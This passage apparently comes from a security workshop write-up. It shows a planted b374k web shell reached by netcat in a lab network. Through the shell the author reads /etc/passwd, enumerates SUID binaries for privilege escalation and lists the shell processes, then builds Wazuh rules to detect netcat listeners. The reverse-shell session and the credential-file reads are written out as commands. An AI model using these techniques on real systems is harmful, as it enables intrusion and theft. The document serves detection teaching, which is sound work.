uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```

**Figure 8:** "Reverse shell with Netcat"

```
$ nc 192.168.128.49 13123
b374k shell : connected
/bin/sh: 0: can't access tty; job control turned off
/etc>pwd
/etc
/etc>cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/
```


```
nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
montilivi:x:1000:1000:montilivi:/home/montilivi:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:113:118:MySQL Server,,,:/nonexistent:/bin/false
bind:x:114:119::/var/cache/bind:/usr/sbin/nologin
ossec:x:115:120::/var/ossec:/sbin/nologin
```

```
/etc>cat /var/www/html/workshop1/images/tonipm.php
<?php

$s_pass = "77a05418992b13fef4ca7b433cb7e33d084476af"; // default password : b374k (login and change to new password)

$s_ver = "2.8"; // shell ver
....
```

```
$ nc 192.168.128.49 13123
b374k shell : connected
/bin/sh: 0: can't access tty; job control turned off
/etc>whoami
www-data
/etc>
```

Find files with SUID (Set owner User ID) permission. This is a special permission that applies to scripts or applications. If the SUID bit is set, when the command is run, it's effective UID becomes that of the owner of the file, instead of the user running it.

```
/etc>find /usr/bin -perm -u=s -type f
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/fusermount
/usr/bin/umount
/usr/bin/su
/usr/bin/pkexec
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/at
/usr/bin/sudo
```



```
└─$nc 192.168.128.49 13123
b374k shell : connected
/bin/sh: 0: can't access tty; job control turned off
/etc>whoami
www-data
/etc>find /usr/bin -perm -u=s -type f
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/fusermount
/usr/bin/umount
/usr/bin/su
/usr/bin/pkexec
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/at
/usr/bin/sudo
/etc>
```

**Figure 9:** "Files with SUID permission"

If we check the list of process running in the vulnerable machine during the metasploit attack, we will see some suspicious processes:

```
/etc>ps -eo user,pid,cmd | grep www-data
www-data     864 /usr/sbin/apache2 -k start
www-data     865 /usr/sbin/apache2 -k start
www-data     866 /usr/sbin/apache2 -k start
www-data     867 /usr/sbin/apache2 -k start
www-data     868 /usr/sbin/apache2 -k start
www-data    2582 /usr/sbin/apache2 -k start
www-data    2583 /usr/sbin/apache2 -k start
www-data    3431 /usr/sbin/apache2 -k start
www-data    3432 /usr/sbin/apache2 -k start
www-data    3433 /usr/sbin/apache2 -k start
www-data    4521 sh -c export TERM=xterm;PS1='$PWD>';export PS1;/bin/
    sh -i
www-data    4522 /bin/sh -i
www-data    4523 sh -c export TERM=xterm;PS1='$PWD>';export PS1;/bin/
    sh -i
www-data    4524 /bin/sh -i
www-data    4563 sh -c export TERM=xterm;PS1='$PWD>';export PS1;/bin/
    sh -i
www-data    4564 /bin/sh -i
www-data    4565 sh -c export TERM=xterm;PS1='$PWD>';export PS1;/bin/
    sh -i
www-data    4566 /bin/sh -i
www-data    4954 ps -eo user,pid,cmd
```


```
www-data     4955 grep www-data
```

We can use netstat to get opened TCP connections, but there is no netstat installed in the server.

```
netstat -tnp
```

It can also be done with the command shown below.

```
/etc>grep -v "rem_address" /proc/net/tcp  | awk  '{x=strtonum("0x"
    substr($3,index($3,":")-2,2)); for (i=5; i>0; i-=2) x = x"."
    strtonum("0x"substr($3,i,2))}{print x":"strtonum("0x"substr($3,
    index($3,":")+1,4))}'
0.0.0.0:0
0.0.0.0:0
0.0.0.0:0
0.0.0.0:0
0.0.0.0:0
0.0.0.0:0
0.0.0.0:0
0.0.0.0:0
192.168.128.197:13123
192.168.128.90:60666
192.168.128.80:1514
```



```
):00000000 00000000    33          0 313933 1 000000000000
)000 86 0 0 10 -1
   9: 3180A8C0:3343 5A80A8C0:ECFA 01 00000000:00000000 0
):00000000 00000000    33          0 314302 2 000000000000
)000 20 4 33 10 -1
  10: 3180A8C0:A524 5080A8C0:05EA 01 00000000:00000000 0
):00000000 00000000   115          0 178033 1 000000000000
)000 21 4 30 10 -1
/etc>grep -v "rem_address" /proc/net/tcp  | awk  '{x=str
tonum("0x"substr($3,index($3,":")-2,2)); for (i=5; i>0;
i-=2) x = x"."strtonum("0x"substr($3,i,2))}{print x":"st
rtonum("0x"substr($3,index($3,":")+1,4))}'
).0.0.0:0
).0.0.0:0
).0.0.0:0
).0.0.0:0
).0.0.0:0
).0.0.0:0
).0.0.0:0
).0.0.0:0
192.168.128.197:13123
192.168.128.90:60666
192.168.128.80:1514
/etc>
```

```
veth0e50aac: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::bc59:f5ff:feb0:ee07  prefixlen 64  scopeid 0x20<link>
        ether be:59:f5:b0:ee:07  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 37  bytes 3156 (3.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

veth650b605: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::4c56:70ff:febd:88ae  prefixlen 64  scopeid 0x20<link>
        ether 4e:56:70:bd:88:ae  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 36  bytes 3046 (2.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.128.119  netmask 255.255.255.0  broadcast 192.168.128.255
        inet6 fe80::9d0d:481c:3410:a252  prefixlen 64  scopeid 0x20<link>
        ether 2c:d0:5a:11:92:c2  txqueuelen 1000  (Ethernet)
        RX packets 458214  bytes 639485802 (609.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 159120  bytes 30502834 (29.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

**Figure 10:** "Opened TCP connections"

Trying to detect reverse shell in Wazuh manager from https://documentation.wazuh.com/current/proof-of-concept-guide/detect-unauthorized-processes-netcat.html

Add the following configuration in the agent's */var/ossec/etc/ossec.conf*. Get a periodically list of running processes.

```
<ossec_config>
    <localfile>
        <log_format>full_command</log_format>
        <alias>process list</alias>
        <command>ps -e -o pid,uname,command</command>
        <frequency>30</frequency>
    </localfile>
```

```
</ossec_config>
```

Restart agent.


```
$ systemctl restart wazuh-agent
```

Install Netcat in the agent.

```
$ sudo apt install nmap-ncat
```

Add following rules to */var/ossec/etc/rules/local_rules.xml* at the Wazuh manager.

```
<group name="ossec,">
    <rule id="100050" level="0">
        <if_sid>530</if_sid>
        <match>^ossec: output: 'process list'</match>
        <description>List of running processes.</description>
        <group>process_monitor,</group>
    </rule>
    <rule id="100051" level="7" ignore="900">
        <if_sid>100050</if_sid>
        <match>nc -l</match>
        <description>Netcat listening for incoming connections.</
           description>
        <group>process_monitor,</group>
    </rule>
</group>
```



manager.name: wazuh-server | agent.id: 003 | rule.id: is one of 533, 100051

1 hit

Oct 24, 2021 @ 10:42:32.646 - Nov 23, 2021 @ 10:42:32.647

| Time | rule.description | rule.level | rule.id |
|---|---|---|---|
| Nov 19, 2021 @ 08:23:40.115 | Netcat listening for incoming connections. | 7 | 100051 |

**Figure 11:** "Netcat listening"